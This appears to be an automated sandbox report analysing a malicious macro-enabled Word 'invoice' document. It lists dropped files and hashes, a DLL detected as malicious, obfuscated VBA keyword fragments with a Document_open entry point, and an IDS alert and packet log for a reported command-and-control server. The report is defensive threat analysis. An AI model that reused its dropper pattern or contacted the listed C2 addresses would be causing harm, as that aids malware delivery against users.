Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585750470873221
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoGz8hQCsmQUqvsEHyqvJCworMzkKYxHBf8R/UVYlu:cydoGz8yFHnorMzkJf8R/lu

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Q8SLQGJ1YX7QD0RWZGCI.temp	
MD5:	3E0B9000513979223266017B89BE5C4D
SHA1:	440077127C2022599B0AF7610DA6017B577E694C
SHA-256:	E3025B46B542BBF6CA3138DA7BD3F797CA5B6966136648784FBAAB5C447A0648
SHA-512:	382F93EF91AAFA6D202DC78C0D1615C06741B7925C9A3554ADDD780D5E762E8C4A9E6A1FD080D9E16ECBD5020A0702A1F17627852E666CAD0D7E0FD88BC4E0
Malicious:	false
Preview:	FL.....F".8.D...xq{D...xq{D...k.....P.O. .i.....+00../C:\.....\1....{J}\. PROGRA~3..D.....{J}*..k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....: wJ;*.....W.i.n.d.o.w.s.....1.....:({ ..STARTM~1..j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1.....Pf...Programs.f.....:..Pf.*.....<....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1..l.....wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1..R.....;:"*W.i.n.d.o.w.s. .P.o.w.e.r.s.h.e.l.l.....v.2.k....., .WINDOW~2.LNK..Z.....;,*.....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop~-Voice 6682363.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....X...

C:\Users\user\NdczqyblHaf0_ynIP44G.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	338264
Entropy (8bit):	4.3049217356084135
Encrypted:	false
SSDEEP:	3072:XRq1sFAd2gQ5PmBvNZwnnq1gn2RvoXiDzAYgrO1v2F5j8eFu:Bq1sFAwgmBv3wnlgG4oAYxvU54eu
MD5:	8F6DA4DA774D38AF85909BD26CDA87B8
SHA1:	9AF91031F631649E79C22D5BC946B0BEAAEDF5CC
SHA-256:	AEEE57C636BE2B48421FBFCA4BB2E2EDB474A5359FAFC03D3C5D83ADA21156FD
SHA-512:	82241A505E05F9485217DECE995837A85C4E4C86270863A39836BEBB14725036C310215CEBFCA5776D53A0FA2D96BD2C65D28B093D08E25465F953BDFEC0C3D
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Metadefender, Detection: 46%, Browse - Antivirus: ReversingLabs, Detection: 82%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......PE..L...F.`.....!..2.@.....P.....P..... .....`..d.....X.....a.`.....text..6.....8.....`..rdata..W...P.....<.....@...@.dat a.....`..>.....@....text4.....p.....B.....@....text8..d....@.....@.text7..d....P.....@.text6..d....`.....@.text5..d....p..... ...@.reloc.....@..B.....

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Human Awesome interface XSS Electronics, Kids & Garden Frozen Incredible Metal Chips application hacking Baby & Health Rwanda, Author: Mara del Carmen Yanes, Template: Normal.dotm, Revision Number : 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 14:50:00 2021, Last Saved Time/Date: Fri Jan 22 14:51:00 2021, Number of Pages: 1, Number of Words: 4182, Number of Characters: 23843, Security: 8
Entropy (8bit):	5.90825686081983

General	
TrID:	- Microsoft Word document (32009/1) 79.99% - Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Invoice 6682363.doc
File size:	112640
MD5:	2f788f4b380f7a0976e1992ef800d38e
SHA1:	b210ad5140fbd4d8a1c8d36cc253f3dbe874d248
SHA256:	71952c503a38dbbfa7069548e7466de0fef1f5d95d5ead e8abdcdf5fb62037c7
SHA512:	92d7338e26c11edf33f06462893d1c5e67051740bb9625f 0945ec8a52d60c9f77199b266086d0ac5611626d4b671d eee068a0cdb0ec0e7d31d4172cbb421c305
SSDEEP:	3072:4wT4OxnvwQXiZj7hZjNGXoYbdYPeFmfG5/+vGu Pt4koz9:4wT4OxnvwQXiZj7hZjN
File Content Preview:	>.....

File Icon	
	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info	
General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Invoice 6682363.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Human Awesome interface XSS Electronics, Kids & Garden Frozen Incredible Metal Chips application hacking Baby & Health Rwanda
Author:	Mara del Carmen Yanes
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revision Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 14:50:00
Last Saved Time:	2021-01-22 14:51:00
Number of Pages:	1
Number of Words:	4182
Number of Characters:	23843
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535

Document Summary	
Number of Lines:	198
Number of Paragraphs:	55
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Dzbky2bhynftefpvl, Stream Size: 25262

General	
Stream Path:	Macros/VBA/Dzbky2bhynftefpvl
VBA File Name:	Dzbky2bhynftefpvl
Stream Size:	25262
Data ASCII:	l.....t...H.....*.....x.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 6c 10 00 00 d4 00 00 00 b8 01 00 00 ff ff ff 74 10 00 00 e0 48 00 00 00 00 00 00 01 00 00 00 9c 2a be ce 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
DhVRySE.Range
RoPSEmmzG
fdjvHRD.Range
wzdZJFI,
TXzbj
XaRNG(tGRMtqq)
Until
MidB\$(isMBH,
bFIDwDm:
DqMnCBDJC
cCIXDyJ
MidB\$(tDdGYHvP,
uJzqAz()
ZVAIbJxD,
NNtEIBCv
JVmlIgdbJ
ITewEFGbL.Range
RMZFAVu
LdHNIKpl
dTiSBBB.Range
bzsFyDG,
UBound(LaoPHA)
JU Udil:
qpsDtN
kHiAvd
UBound(hqSoEQ)
LJBzcH
ZVAIbJxD
(yUlUGGInE
COZsFHB
UBound(isMBH)
fizpnl()
ITewEFGbL
PSMHok:
(yIAPBkrHA
vAzqB
pdTSF
UBound(jhkEJFIDE)

Keyword
eCGxBEJ
(lXguEss
gzcTJ
MidB\$(gQAMHaj,
njcnja
(BnawF
MGanJwJSg:
UBound(gQAMHaj)
EgwbDAAmA,
nYDTFUG
pigMDFuH
INDoGIGz
MTXNn
MidB\$(NNtEIBCv,
LaoPHA()
uJzqAz(QMwyBX)
isMBH
jhkEJFIDE()
PVdOB.JJE
bFIDwDm
vpDIL
dfOVA
MidB\$(LaoPHA,
yUluGGInE,
wGteyQUal,
vAzqB.Range
(anOaCBle
AaQQV
XzSeEAFsA
LgLYKED
pTuzGbilr
tGRMtgq,
btvfDuAu
ewnFVG:
emwzsWDDJ
tzDdGYHvP()
MidB\$(gmsuF,
XaRNG()
vGodyitKJ
AIaGk.Range
gUDlIfDH
DhVRySE
PSMHok
SSxoD:
bxCIIA
OuRjB:
YRpdlIBCH
pzvoBsDr
vNEQNBC
AuBpbDm
iRBWp
lXguEss,
JhDay()
BMASt
(BQzKAH
pdTSF,
eeuTEgoJ,
ujWOMv
XXnXHE
LITedXxDN
tajGGeFu
uXmms
BnawF,
YVBLBDJtF(ZVAIbJxD)

Keyword
IESsF:
BQzKAH,
gUDIIfDH()
dTiSBBB
qfatBGa
bgEXFljIC,
NAhjM
YVBLBDJtF()
(UhsCFBy
jHValdnk
WrlKBrCWE
(qQlyfE
wjnsc
jpuBH
MidB\$(RtciCzEBD,
nnjasd,
Resume
JUUdil
(bzsFyDG
XaRNG
LaoPHA(jpuBH)
SSxoD
(ZumgAAC
gYRQDj
nuAKCBO
(wGteyQUaI
UBound(YVBLBDJtF)
MliVJ
(WrlKBrCWE
WOAQAD,
YqhxKjHb
UhsCFBy
JhDay(anOaCBle)
NrzAF
rTAsM,
njZbpwGHw
(EgwbDAAmA
SsPcFE
QMwyBX
(pdTSF
rWYnXj
UYRRJH
RTXqiFG
UBound(QSDOxFI)
xrWOHGeb
NYlIGJ,
dekmoFJGH
RtciCzEBD()
MliVJ.Range
VEiXHBKiG
(tGRMtq
UBound(uJzqAz)
fcfSGGp
UhsCFBy,
(huvrCoI
uzpqINU
kKfcl
gQAMHaj(pdTSF)
aeFNF
UBound(JBZCCbjIW)
ldpqDBA
KjkiDpEKQ
iCDwruADb
xFPzmB

Keyword
tajGGeFu:
gUDlIfDH(QulsHFBcy)
UBound(RtciCzEBD)
hIANnGS
WOAQAD
MidB\$(JhDay,
anOaCBle,
VrBollAwi
ibkdrF,
fcfSGGp:
(RpobCbJB
UBound(JhDay)
LkTYIJEyO,
liXDIfvi
(VaCcJDSk
ixKGHEEJ
VcJzUHyrE
XbCoJBP
fdjvHRD
CxNZFE
auajFJOu:
HptBldJ
IcslhAFkB
ZHOgAQi
(NYIIGJ
VB_Name
(nYDTFUG
FXReESFIH
SKUHDIK
QMwyBX,
(WILSEDhA
AiTAgk
(WOAQAD
RxJLJDb
kflFjv()
(LkTYIJEyO
apFdl
RpobCbJB
UBound(XaRNG)
ZXMqF
eCGxBEJ,
ROrYVdGH
wzdZJFli
Mid(Application.Name,
vuNGG
(eCGxBEJ
znpAeDO,
FXReESFIH.Range
iAMol
QioeCOG,
EtogHD
EtogHD,
nYDTFUG,
jnFUECDE
GMyaLFFhs
(wzdZJFli
UBound(apFdl)
KjkiDpEKQ:
MidB\$(kflFjv,
(GMyaLFFhs
(ZVAIbJxD
fizpnl
(QulsHFBcy
hqSoEQ

Keyword
NAhjM.Range
tzDdGYHvP
CCflI,
cUSZYD:
MGanJwJSg
VaCcJDSk,
UBound(fizpnl)
ZHOgAQi:
JPBPCEBB
RtciCzEBD(njZbpwGHw)
MidB\$(gUDlIfDH,
qpsDtN.Range
jOFjV(MTXNn)
rTAsM
wwYBLF
qQlyfE,
FQZZSvD
pfUGMEJBQ:
jhkEJFIDE(qQlyfE)
"sadsacc"
"sasdsacc"
huvrCoI,
FaOCk
CCflI
ujWOMv:
MidB\$(uJzqAz,
auajFJOu
fizpnl(QioeCOG)
NUAkIOJk
UBound(gmsuF)
jhkEJFIDE
zDkypYko
EgwbDAAmA
QulSHFBcy
fqiBQ
NNtEIBCv()
ibkdrF
vdlNM
JBZCCbjIW(lXguEss)
isMBH(EgwbDAAmA)
qaHQJm.Range
YVBLBDJtF
qfatBGa()
apFdl(WILSEdA)
znpAeDO
(ibkdrF
bzsFyDG
MidB\$(JBZCCbjIW,
bgEXFljIC
cCdSDnEh
IcsIhAFkB.Range
JhDay
(xFPzmB
QulSHFBcy,
isMBH()
jpuBH,
Word.Paragraph
eeuTEgoJ
HlwjJB
ycphDEI
qfatBGa(CCflI)
gHKdAHq
jOFjV
yqhxJBCUA

Keyword
LvzDFdC
okaWGJFBC
uJzqAz
Content
QSDOxFI(LkTYIJEyO)
MidB\$(apFdl,
ewnFVG
(EtogHD
bkNSBCcwq
(MTXNn
AFCPRFbH
ueLlgFGKF
fOkcHEMj.Range
TpHrjrJ
QioeCOG
BnawF
WILSEDhA,
gHKdAHq.Range
gQAMHaj()
(CCfll
wrsrdCte
gmsuF()
UBound(gUDlIfDH)
MidB\$(YVBLBDJtF,
kflFjv
IXguEss
(njZbpwGHw
cPatG
GZVoGPJH
ZumgAAC
JBZCCbjlW
OuRjB
HRYCIIAAG
UVVYHxfCT
ylAPBkrHA
HlwjJB.Range
fOkcHEMj
XcSxqS
GMyaLFFhs,
hqSoEQ()
XuOiuyC
bEvEmSRxw
MidB\$(XaRNG,
GgHgJT
pfUGMEJBQ
ixKGHEEJ.Range
RpobCbJB,
LkTYIJEyO
(QMwyBX
ZRnaEACE
yUluGGInE
NvKewiBFG:
gmsuF
vYEKEGBqF
CMFrMCGHq
rCDkFB
MidB\$(jOFjV,
(bgEXFjlC
iBMyFQ
MidB\$(jhkEJFIDE,
Len(skuwd))
NNtEIBCv(BnawF)
huvrCol
djXdilC

Keyword
QSDOxFI
JBZCCbjIW()
aeFNF.Range
SeQMEgB.Range
NvKewiBFG
UBound(kflFjv)
UBound(tzDdGYHvP)
QSDOxFI()
tzDdGYHvP(ylAPBkrHA)
BHJDIHI:
UBound(qfatBGa)
hqSoEQ(GMyaLFFhs)
qaHQJm
MTXNn,
LldrHtGU
RtciCzEBD
WrlKBrCWE,
cCIXDyJ:
VTgaL
(FaOCk
UYRRJH:
iRBWp.Range
(jpuBH
gmsuF(ZumgAAC)
UzNhk
WILSEDhA
wGteyQUal
(rTAsM
gQAMHaj
cHnoGGAAE
tGRMtgq
FbFjQr
qQlyfE
VaCcJDSk
Mid(skuwd,
BhCuiYW.Range
vGodytKJ.Range
MidB\$(QSDOxFI,
LaoPHA
QsEDCqEF
Error
xFPzmB,
apFdl()
Attribute
cHnoGGAAE:
(eeuTEgoJ
IESsF
cUSZYD
BhCuiYW
pBZoHbCAa
LLCAuvKGX
GEcmx
kflFjv(ibkdrF)
ViONGI
jOFjV()
MidB\$(qfatBGa,
ylAPBkrHA,
Function
ZumgAAC,
eBEaCwBHF
BHJDIHI
mDbUAA
anOaCBle
Kqvpe

Keyword
njZbpwGHw,
SeQMEgB
FaOCk,
ubfnA
nnjasd
UBound(jOFjV)
MidB\$(fizpnl,
vVBjJn
MidB\$(hqSoEQ,
BQzKAH
(znpAeDO
(QioeCOG
NYIIGJ
UBound(NNtEIBCv)
skuwd
IJebFpA

VBA Code

VBA File Name: Zqjbz56to35ftj0kf, Stream Size: 704

General	
Stream Path:	Macros/VBA/Zqjbz56to35ftj0kf
VBA File Name:	Zqjbz56to35ftj0kf
Stream Size:	704
Data ASCII:	#.....*K~.....X.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 9c 2a 4b 7e 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Zvfrgl3zqkd2gw3, Stream Size: 1114

General	
Stream Path:	Macros/VBA/Zvfrgl3zqkd2gw3
VBA File Name:	Zvfrgl3zqkd2gw3
Stream Size:	1114
Data ASCII:	u.....*S6.....X.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 9c 2a 53 36 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable

Keyword
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	F.....MSWordDoc.....Word.Document .8...9.q@.....>...C.<.5.=.B...M.i.c.r.o.s.o.f.t..W.o.r.d..9.7. -.2.O.O.3.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	+,...0.....h.....p.....7.....Bm.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 548

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	548
Entropy:	4.20427806356
Base64 Encoded:	False
Data ASCII:	O h.....+'...0.....L.....4.....<.....D.....Normal.dotm.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 f4 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 6c 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data

General	
Entropy:	6.40618838078
Base64 Encoded:	True
Data ASCII:	0*.....p..H..."..d....D2.2.4..@.....Z=....b.....a ...%.J<.....rst d o l e>..2s..t.d.o..l..e...h.%^...*\G{0002`0430-.. ...C.....0046}..#2.0#0#C.:\\Window.s\\SysWOW.64\\..e2..tl..b# OLE Automation..`....Normal.EN.Cr.m..a.F... ..X*\C....f.. m....!Offic
Data Raw:	01 aa b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 89 c4 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 56270

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	56270
Entropy:	6.31483892827
Base64 Encoded:	True
Data ASCII:	_.....y ub j b j.....b...b ...y m.....F.....F.....
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 10 00 00 00 00 08 00 00 79 75 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 ce db 00 00 62 7f 00 00 62 7f 00 00 79 6d 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 456

General	
Stream Path:	word
File Type:	data
Stream Size:	456
Entropy:	7.44082393998
Base64 Encoded:	False
Data ASCII:	.Br.....t*.....d...:S.T...{+..=...`Ti...(s)..=T.).....=../~..... z...l.....e.....x...1mO.'c p...V.....V .#.jU....k4l.&t.Y/ ...f...B....1."..>h.l...G.E\$.j@...^.....69.l....WF.s6.[...L.. ...s~O...E.=,zX/.Qe3M5J\$O1.....o...r...r.)..^.F.....E
Data Raw:	de 42 72 16 0c c7 aa aa a2 74 2a c0 95 1f db 1a f1 64 c4 8d e0 3a 73 e8 54 cf f7 7b 2b d0 b7 3d a0 a7 82 60 54 69 1b af a8 28 73 5d 1d 8c 3d 54 a1 29 f9 1d d7 ec 0e a4 cf 89 c2 3d cf 2f 7e d2 bd ec 1f ee 9c 7a c5 88 49 15 e5 b8 c7 15 cb c7 91 a3 d9 02 d7 99 65 b4 99 de 91 cb a6 dd e0 78 a9 a0 a0 31 6d 4f b7 27 63 70 d4 c2 06 56 dc ba be fb ac 2c 56 7c fb 23 86 6a 55 bd e9 fa e1 6b

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/25/21-08:22:42.711148	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49169	80	192.168.2.22	190.55.186.229

Network Port Distribution

Total Packets: 36

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 08:21:33.357295036 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:33.396234989 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:33.396323919 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:33.398618937 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:33.437366962 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.046334028 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048356056 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048391104 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048460960 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048485994 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.048491955 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048603058 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048640966 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.048654079 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.048712969 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.049160957 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.049196959 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.049222946 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.049263000 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.087263107 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087311983 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087349892 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087413073 CET	80	49167	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.087455034 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.174315929 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.212866068 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.213028908 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.213253021 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.251916885 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271298885 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271328926 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271357059 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271383047 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271406889 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271431923 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271439075 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271452904 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271475077 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271477938 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271481037 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271502972 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271527052 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.271559954 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.271580935 CET	49168	80	192.168.2.22	93.119.104.27

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 08:21:34.300167084 CET	49167	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310029984 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310056925 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310077906 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310098886 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310117960 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310138941 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310146093 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310188055 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310194969 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310197115 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310220957 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310240984 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310261011 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310282946 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310282946 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310307980 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310334921 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310339928 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310357094 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310364962 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310379028 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310403109 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310420990 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310421944 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310446978 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310466051 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310477018 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.310483932 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.310514927 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.312144995 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.312170029 CET	49168	80	192.168.2.22	93.119.104.27
Jan 25, 2021 08:21:34.349468946 CET	80	49168	93.119.104.27	192.168.2.22
Jan 25, 2021 08:21:34.349494934 CET	80	49168	93.119.104.27	192.168.2.22
